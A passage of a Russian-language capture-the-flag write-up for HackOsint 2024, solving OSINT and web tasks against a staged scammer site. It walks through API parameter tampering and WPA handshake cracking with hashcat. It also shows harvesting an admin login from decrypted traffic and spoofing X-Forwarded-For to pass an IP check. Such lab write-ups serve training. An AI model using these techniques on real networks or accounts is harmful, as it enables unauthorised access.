


HackOsint 2024

Привет!

Сейчас вкратце окунемся в потрясающее расследование, организованное сообществом [Северная Пальмира](#) и ребятами из [Null Byte](#)



В отчете представлены два трека – Веб и OSINT, помчали!

Веб-трек

01. Отправная точка

Описание:

«Здравствуйте! В сети орудует мошенник под именем **Александр Кот**, кидает людей на фейковую подписку на сервис. Город неизвестен, он явно живёт не там, где указал – по чём там рубероид он не знает.»

Вводные данные:

Из описания имеем имя и фамилию

Решение:

«По чём в Одессе рубероид» – крылатое выражение, на которое и ссылается строка в описании задания. Таким образом, у нашего героя в сети указан город Одесса.

Топаем в ВК, ищем Александра Кота и ставим фильтр по городу, на странице пользователя забираем флаг

The image shows two screenshots from the VK mobile application. The top screenshot is a search results page titled 'Поиск людей' (People search) with the query 'Александр Кот'. It lists several users with the same name, each with a profile picture, name, location, and a 'Добавить' (Add) button. To the right is a sidebar with categories: Все (All), Люди (People), Новости (News), Сообщества (Groups), Сервисы (Services), Игры (Games), Музыка (Music), Видео (Video), Товары магазинов (Shop products), and Клипы (Clips). Below the search results is a 'Параметры поиска' (Search parameters) section with fields for Город (City) set to 'Одесса' (Odessa), Возраст (Age) set to 'От 14' (From 14), and Пол (Gender) set to 'До 100' (Up to 100). The bottom screenshot shows a post from 'Записи Александра' (Alexander's posts) with the text 'НОСТФ{Th1S_1S_Th3_ST4R7_p01N7}' and 34 likes.

Ответ: НОСТФ{Th1S_1S_Th3_ST4R7_p01N7}

02. Ого, вебсайт

Описание:

Говорящее само за себя название, не правда ли?


Вводные данные:

Страница Александра Кота в социальной сети


<https://vk.com/hstmst>

Решение:


Изучаем страницу Кота, видим ссылку на pastebin, который возвращает 404.



«Оказывается, он помнит все...» – отсылка на популярную фразу “Интернет помнит все”. Именно так и будем решать это задание – топаем на WaybackMachine, вставляем туда найденную ссылку, получаем отзыв



Берем содержимое комментария, и при помощи Google Dorks находим строгое включение – выходим на веб ресурс <https://donthackme.ru>, там же и находим второй ответ:



Ответ: H0CTF{D0RKs_D0_R1gh7_Th1NGs}

04. Безобидный файлик

Описание:

Очень злой человек опубликовал что-то не очень приятное для нашего скамера.

ВНИМАНИЕ! Здесь Вам необходимо указать название опубликованного файла.

Входные данные:

Ник JVX_Hacker, полученный из шага 03

Задание решалось параллельно с решением 03


Решение:

Изначальная версия задания выглядела немного иначе, поэтому сдать 04 у меня удалось раньше, чем 03.


В ходе решения 03 был найден никнейм JVX_HACKER

```
Original request ▾ Response ▾ Inspector ▾
Pretty Raw Hex Render Request attributes [2] ▾
Request query parameters [2] ▾
Request headers [14] ▾
Response headers [6] ▾
Notes
1 GET /api/getComments.php?per_page=5&page=108 HTTP/1.1
2 Host: donthackers.ru
3 Sec-Ch-Ua: "Chromium";v="125", "Not A Brand";v="24"
4 Sec-Ch-Ua-Mobile: ?0
5 Sec-Ch-Ua-Platform: "macOS"
6 Sec-Ch-Ua-Platform: "macOS"
7 Content-Length: 441
8
9 [{"comment": {"username": "SCAMMED", "text": "I WILL KILL UR SITE IDIOT, NO SCAM!!!", "rate": "1", "date": "2023-12-24 03:54:48"}, {"comment": {"username": "SCAMMED", "text": "I WILL KILL UR SITE IDIOT, NO SCAM!!!", "rate": "1", "date": "2023-12-24 03:54:48"}, {"comment": {"username": "JVX_HACKER", "text": "I have published it, little scammer. Cry baby", "rate": "1", "date": "2023-12-24 03:54:48"}], "total_comments": 338, "page": 108, "total_pages": 108, "per_page": 5, "approved": false}
```

Топаем в телеграм, в поиск вбиваем найденный на предыдущем шаге ник



В канале JVX Leaks находим это



В архиве перехваченный wifi-трафик, сохраним его

Ответ: sniffed.tar.gz

03. Кто это написал?

Описание:


| Кто-то не на шутку разозлился...

Вводные данные:

| Веб-сайт <https://donthackme.ru>

Решение:

Вернемся к сайту. На нем мы видим исключительно хорошие отзывы, однако описание явно намекает, что здесь не все так просто



Начинаем пентестить этот прекрасный ресурс. На сайте есть robots.txt со следующим содержимым:

```
EmailSafetyCheck = "breachdirectory.org"

#BruteForce is NOT ALLOWED
WebMailClient = "https://wmail79.donthackme.ru/"

Email = "mydarkestpart@donthackme.ru"
Password = "" #Password removed
```

Но он пригодится нам позже, запомним его

перехватываем запрос в Burpsuite

Request to https://donthackme.ru:443 [185.184.79.12]

Forward Drop Intercept is on Action Open browser

Pretty Raw Hex

```

1 GET /api/getcomments.php?per_page=5&page=1 HTTP/1.1
2 Host: donthackme.ru
3 User-Agent: Mozilla/5.0 (X11; Linux aarch64; rv:109.0) Gecko/20100101 Firefox/115.0
4 Accept: /*
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Referer: https://donthackme.ru/
8 Sec-Fetch-Dest: empty
9 Sec-Fetch-Mode: cors
10 Sec-Fetch-Site: same-origin
11 Te: trailers
12 Connection: keep-alive
13 X-Forwarded-For: 185.193.196.99
14
15

```

Ага, запросы летят на API, попробуем его прочитать:

Request	Response
Pretty Raw Hex	Pretty Raw Hex Render
<pre> 1 GET /api/getcomments.php HTTP/1.1 2 Host: donthackme.ru 3 User-Agent: Mozilla/5.0 (X11; Linux aarch64; rv:109.0) 4 Gecko/20100101 Firefox/115.0 5 Accept: /* 6 Accept-Language: en-US,en;q=0.5 7 Accept-Encoding: gzip, deflate, br 8 Referer: https://donthackme.ru/ 9 Sec-Fetch-Dest: empty 10 Sec-Fetch-Mode: cors 11 Sec-Fetch-Site: same-origin 12 Connection: keep-alive 13 X-Forwarded-For: 185.193.196.99 14 15 </pre>	<pre> 1 HTTP/1.1 200 OK 2 Server: nginx/1.24.0 3 Date: Mon, 24 Jun 2024 06:34:37 GMT 4 Content-Type: text/html; charset=UTF-8 5 Connection: keep-alive 6 X-Powered-By: PHP/8.2.14 7 Content-Length: 995 8 9 {"comment": [{"username": "Anonymous", "text": "\u0422\u043e\u043b\u043f\u043f\u0430\u043d\u0438\u0435", "rate": "5", "date": "2023-12-22 21:17:33"}, {"username": "Anonymous", "text": "\u0422\u043e\u043b\u043f\u043f\u0430\u043d\u0438\u0435", "rate": "5", "date": "2023-12-22 21:17:33"}, {"username": "Vladik", "text": "\u041d\u0430\u043b\u043e\u0436\u0435\u043d\u0438\u0435", "rate": "4", "date": "2023-12-23 01:08:23"}, {"username": "JOHN", "text": "It's ok, good service", "rate": "5", "date": "2023-12-23 01:08:23"}, {"username": "John", "text": "\u0422\u043e\u043b\u043f\u043f\u0430\u043d\u0438\u0435", "rate": "5", "date": "2023-12-23 01:08:23"}], "total_comments": 14, "total_pages": 1, "per_page": 5, "approved": true} </pre>

Огоны, в json видим ключи, которые определяют содержимое секции комментариев – page, total_pages, per_page и...approved.

Меняем значение ключа approved на false, получаем тонну негативных комментариев

Немного потыкав апишку находим флаг

Ответ: H0CTF{4P1_M4y_b3_Usn4F3_T00}

05. Сквозь тернии к...

Описание:


Видимо, фейсконтроль не проблема.

Входные данные:

Трафик, полученный из шага 04

Решение:

Открываем трафик и сильно расстраиваемся – он весь шифрован



Вспоминаем, что зачастую пароль от вайфая это 8 цифр и делаем следующее:

1. Преобразуем трафик в формат hc22000

```
hcxpcapngtool -o hash.hc22000 -E wordlist sniffed.cap
```

2. Запустим брут пароля файла по маске:

```
hashcat -m 22000 'hash.hc22000' -a 3 -d 1 ?d?d?d?d?d?d?d?d?d
```


В итоге получаем пасс от вайфая – 11031943

```
b5ce8e982e836fa625d91a00346348b8:c661ab1d8f8f:067aa9597ed5:HostMaster:11031943

Session.....: hashcat
Status.....: Cracked
Hash.Mode....: 22000 (WPA-PBKDF2-PMKID+EAPOL)
Hash.Target...: ..\Telegram Desktop\hash.hc22000
Time.Started.: Tue Jun 25 12:06:02 2024 (51 secs)
Time.Estimated.: Tue Jun 25 12:06:53 2024 (0 secs)
Kernel.Feature.: Pure Kernel
Guess.Mask....: ?d?d?d?d?d?d?d [8]
Guess.Queue...: 1/1 (100.00%)
Speed.#1.....: 363.6 kH/s (10.08ms) @ Accel:16 Loops:128 Thr:256 Vec:1
Recovered.....: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)
Progress.....: 18554880/100000000 (18.55%)
Rejected.....: 0/18554880 (0.00%)
Restore.Point.: 1843200/100000000 (18.43%)
Restore.Sub.#1.: Salt:0 Amplifier:0-1 Iteration:0-1
Candidate.Engine.: Device Generator
Candidates.#1...: 12308598 -> 17914643
Hardware.Mon.#1.: Temp: 72c Util: 97% Core:1762MHz Mem:7000MHz Bus:8

Started: Tue Jun 25 12:06:00 2024
Stopped: Tue Jun 25 12:06:54 2024
```

Применим этот пароль для расшифровки wifi-трафика и начинаем копаться



В одном из пакетов находим следующий запрос:

```


▼ POST /admin_f7Z0pjDe3LmeR1/login.php HTTP/1.1\r\n
  ▶ [Expert Info (Chat/Sequence): POST /admin_f7Z0pjDe3LmeR1/login.php HTTP/1.1\r\n]
    Request Method: POST
    Request URI: /admin_f7Z0pjDe3LmeR1/login.php
    Request Version: HTTP/1.1
    Host: donthackme.ru:8080\r\n
    Connection: keep-alive\r\n
    Content-Length: 48\r\n
    Cache-Control: max-age=0\r\n
    Upgrade-Insecure-Requests: 1\r\n
    Origin: http://donthackme.ru:8080\r\n
    Content-Type: application/x-www-form-urlencoded\r\n
    User-Agent: Mozilla/5.0 (Linux; Android 10; K) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/120.0.0.0 Safari/537.36\r\n
    Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-ex... 
    Referer: http://donthackme.ru:8080/admin_f7Z0pjDe3LmeR1/login.php\r\n
    Accept-Encoding: gzip, deflate\r\n
    Accept-Language: ru-RU,ru;q=0.9,en-US;q=0.8,en;q=0.7\r\n
  ▶ Cookie: PHPSESSID=1hj788q0gpf3ado7agebsfck9k\r\n
\r\n
[HTTP request 1/9]

File Data: 48 bytes
HTML Form URL Encoded: application/x-www-form-urlencoded
  ▶ Form item: "username" = "darkestpart@gmail.com"
    Key: username
    Value: darkestpart@gmail.com
  ▶ Form item: "password" = "src123"
    Key: password
    Value: src123

```

Итак, у нас есть почта darkestpart@gmail.com с паролем scr123 – сохраним это, вдруг пригодится

Попробуем перейти по пути из трафика – не пускают, копаемся дальше



Access from this IP is not allowed!

В одном из гет запросов на этот адрес находим IP-адрес 185.193.196.99

The screenshot shows the Sublime Text editor with the 'info.php' file open. The code displays various server configuration details in a table format. Key information includes:

- PHP Version: 8.2.14
- Server API: fpm-fcgi
- Path to the PHP Interpreter: /usr/bin/php-fpm
- Default Charset: UTF-8
- PHP Memory Limit: 128M
- Post Max Size: 8M
- Upload Max Filesize: 2M
- Your IP: 185.193.196.99

